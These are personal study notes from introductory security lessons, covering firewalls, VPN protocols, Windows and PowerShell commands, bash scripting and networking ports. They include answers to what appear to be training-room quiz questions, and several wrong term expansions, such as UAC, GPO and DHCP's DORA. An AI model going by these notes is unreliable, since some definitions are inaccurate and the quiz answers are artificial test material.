
Firewall operates on network layer and transport layer

stateful and stateless



Category	Description
Stateful	This type of firewall uses the entire information from a connection; rather than inspecting an individual packet, this firewall determines the behaviour of a device **based upon the entire connection**. This firewall type consumes many resources in comparison to stateless firewalls as the decision making is dynamic. For example, a firewall could allow the first parts of a TCP handshake that would later fail. If a connection from a host is bad, it will block the entire device.
Stateless	This firewall type uses a static set of rules to determine whether or not **individual packets** are acceptable or not. For example, a device sending a bad packet will not necessarily mean that the entire device is then blocked. Whilst these firewalls use much fewer resources than alternatives, they are much dumber. For example, these firewalls are only effective as the rules that are defined within them. If a rule is not exactly matched, it is effectively useless. However, these firewalls are great when receiving large amounts of traffic from a set of hosts (such as a Distributed Denial-of-Service attack)

VPN technologies - PPP, PPTP, IPSec




PPP	This technology is used by PPTP (explained below) to allow for authentication and provide encryption of data. VPNs work by using a private key and public certificate (similar to **SSH**). A private key & certificate must match for you to connect. This technology is not capable of leaving a network by itself (non-routable).
PPTP	The **P**oint-to-**P**oint **T**unneling **P**rotocol (**PPTP**) is the technology that allows the data from PPP to travel and leave a network. PPTP is very easy to set up and is supported by most devices. It is, however, weakly encrypted in comparison to alternatives.
IPSec	Internet Protocol Security (IPsec) encrypts data using the existing **I**nternet **P**rotocol (**IP**) framework. IPSec is difficult to set up in comparison to alternatives; however, if successful, it boasts strong encryption and is also supported on many devices.

PPP - only encrypts and provides authentication to data - point to point protocol

IPSec - uses ip framework (strong)

PPTP - allows data from PPP to travel and leave the network (weak) switches - layer 2, 3 (more sophisticated switches)

windows uses - NTFS (new technology file system)



Answer the questions below


What is the system variable for the Windows folder?

%windir%


UAC - user administration control

lusrmgr.msc - to see user an groups

system configuration (msconfig) used to troubleshoot startup issues



Startup items are not enabled on this system.


Whom is the Windows license registered to?

Windows User

What is the command for Windows Troubleshooting?

C:\Windows\System32\control.exe /name Microsoft.Troubleshooting

What command will open the Control Panel? (The answer is the name of .exe, not the full path)

control.exe

tpm-trusted platform device

bitlocker works best with tpm

VSS **Volume Shadow Copy Service**

Windows - Active directory basics

AD - Active directory - centralized authentication, Group policy - is a service

DC - Domain controller - authentication server - is a database or server

OU - organizational unit

Domain Admins - normally administers all the user groups in a domain

GPO - group policy organisation

set - checks env variables

ver - displays the version of os

systeminfo - provides comprehensive system information

`driverquery` - list installed drivers

tracert - trace route

nslookup - dns resolution

netstat - current network configuration

dir /a - hidden files

dir /s - all the files in the current folder and subfolders

type - cat in linux

tasklist - task manager

chkdsk - check disk


sfc /scannow - checks for system file corruption and repairs them

UNIX treats everything as text while windows treats everything as structured api and data


simply porting linux tools would not work

so developed powershell - combined the simplicit with .NET framework

powershell - PS



```
Install the latest Power

PS C:\Users\captain>
PS C:\Users\captain>
```



```
PS C:\Users\captain> Get-Help Get-date -example

NAME
    Get-Date

SYNOPSIS
    Gets the current date and time.


    ----------- Example 1: Get the current date and time -----------

    Get-Date

    Tuesday, June 25, 2019 14:53:32


    ----- Example 2: Get elements of the current date and time -----

    Get-Date -DisplayHint Date

    Tuesday, June 25, 2019

    `Get-Date` uses the DisplayHint parameter with the Date argument to get only the date.
    Example 3: Get the date and time with a .NET format specifier

    Get-Date -Format "dddd MM/dd/yyyy HH:mm K"

    Tuesday 06/25/2019 16:17 -07:00

    `Get-Date` uses the Format parameter to specify several format specifiers.

    The .NET format specifiers used in this example are defined as follows:

    | Specifier |                      Definition                       | | --------- | ----------------------------------------------------- | | `dddd`    | Day of the week - full name
                          | | `MM`      | Month number                                          | | `dd`      | Day of the month - 2 digits                           | | `yyyy`    | Year
    in 4-digit format                                 | | `HH:mm`   | Time in 24-hour format - no seconds                   | | `K`       | Time zone offset from Universal Time Coordinate
    (UTC) |

    For more information about .NET format specifiers, see Custom date and time format strings (/dotnet/standard/base-types/custom-date-and-time-format-strings).
    -- Example 4: Get the date and time with a UFormat specifier --

    Get-Date -UFormat "%A %m/%d/%Y %R %Z"

    Tuesday 06/25/2019 16:19 -07

    `Get-Date` uses the UFormat parameter to specify several format specifiers.

    The UFormat format specifiers used in this example are defined as follows:

    | Specifier |                      Definition                       | | --------- | ----------------------------------------------------- | | `%A`      | Day of the week - full name
```


Get-ComputerInfo

Get-LocalUser

Get-Process

Get-Service

Get-NetTCPConnection




```
PS C:\Users\p1r4t3\hidden-treasure-chest> Get-NetTCPConnection

LocalAddress                        LocalPort RemoteAddress                       RemotePort State       AppliedSetting OwningProcess
------------                        --------- -------------                       ---------- -----       -------------- -------------
::                                  49668     ::                                  0          Listen                     640
::                                  49667     ::                                  0          Listen                     496
::                                  49666     ::                                  0          Listen                     388
::                                  49665     ::                                  0          Listen                     520
::                                  49664     ::                                  0          Listen                     664
::                                  47001     ::                                  0          Listen                     4
::                                  5985      ::                                  0          Listen                     4
::                                  3389      ::                                  0          Listen                     976
::                                  445       ::                                  0          Listen                     4
::                                  135       ::                                  0          Listen                     876
::                                  22        ::                                  0          Listen                     1708
0.0.0.0                             49668     0.0.0.0                             0          Listen                     640
0.0.0.0                             49667     0.0.0.0                             0          Listen                     496
0.0.0.0                             49666     0.0.0.0                             0          Listen                     388
0.0.0.0                             49665     0.0.0.0                             0          Listen                     520
0.0.0.0                             49664     0.0.0.0                             0          Listen                     664
0.0.0.0                             3389      0.0.0.0                             0          Listen                     976
10.10.197.59                        139       0.0.0.0                             0          Listen                     4
0.0.0.0                             135       0.0.0.0                             0          Listen                     876
10.10.197.59                        22        10.10.50.52                         40170      Established Datacenter     1708
0.0.0.0                             22        0.0.0.0                             0          Listen                     1708


PS C:\Users\p1r4t3\hidden-treasure-chest> |
```


Linux Scripting

every script begins with a shebang

#!/bin/bash



```
# Defining the Interpreter
#!/bin/bash
for i in {1..10};
do
echo $i
done
```




```
# Defining the Interpreter
#!/bin/bash
echo "Please enter your name first:"
read name
if [ "$name" = "Stewart" ]; then
        echo "Welcome Stewart! Here is the secret: THM_Script"
else
        echo "Sorry! You are not authorized to access the secret."
fi
```


The above script takes the user’s name as input and stores it into a variable (studied in the Variables

Networking -

DHCP

DORA - Discover, **Offer**,response, ACK





What is the destination IP address that a client uses when it sends a DHCP Discover packet?

255.255.255.255

What is the source IP address a client uses when trying to get IP network configuration over DHCP?

0.0.0.0

Data Link layer - Ethernet(802.3), WiFi(802.11)

arp(Address resolution protocol) helps finding the mac address of devices - layer 2

ICMP(internet control message protocol) - used for network diagnostics and error reporting

— ping - sends icmp type 8 echo request, measures the rtt

— traceroute - reveals each router in the path - sends request with increasing ttl values

Routing Algo - RIP, OSPF, EIGRP, BGP

Cname - maps one domain to another domain name

DNS - operates at layer 7

nslookup - dns resolution

HTTPS - get, post, put, delete port 80(HTTP)/443


FTP - port 20,21 - USER, PASS, RETR, STOR

“GET /flag.txt HTTP/1.1”

SMTP - port 25

telnet [ip] 25

IMAP - internet message access protocol - port 143



Protocol	Transport Protocol	Default Port Number
TELNET	TCP	23
DNS	UDP or TCP	53
HTTP	TCP	80
HTTPS	TCP	443
FTP	TCP	21
SMTP	TCP	25
POP3	TCP	110
IMAP	TCP	143

TLS - Transport layer Security

SSL - Secure Socket layer

SFTP - SSH FTP

FTPS - FTP + TLS

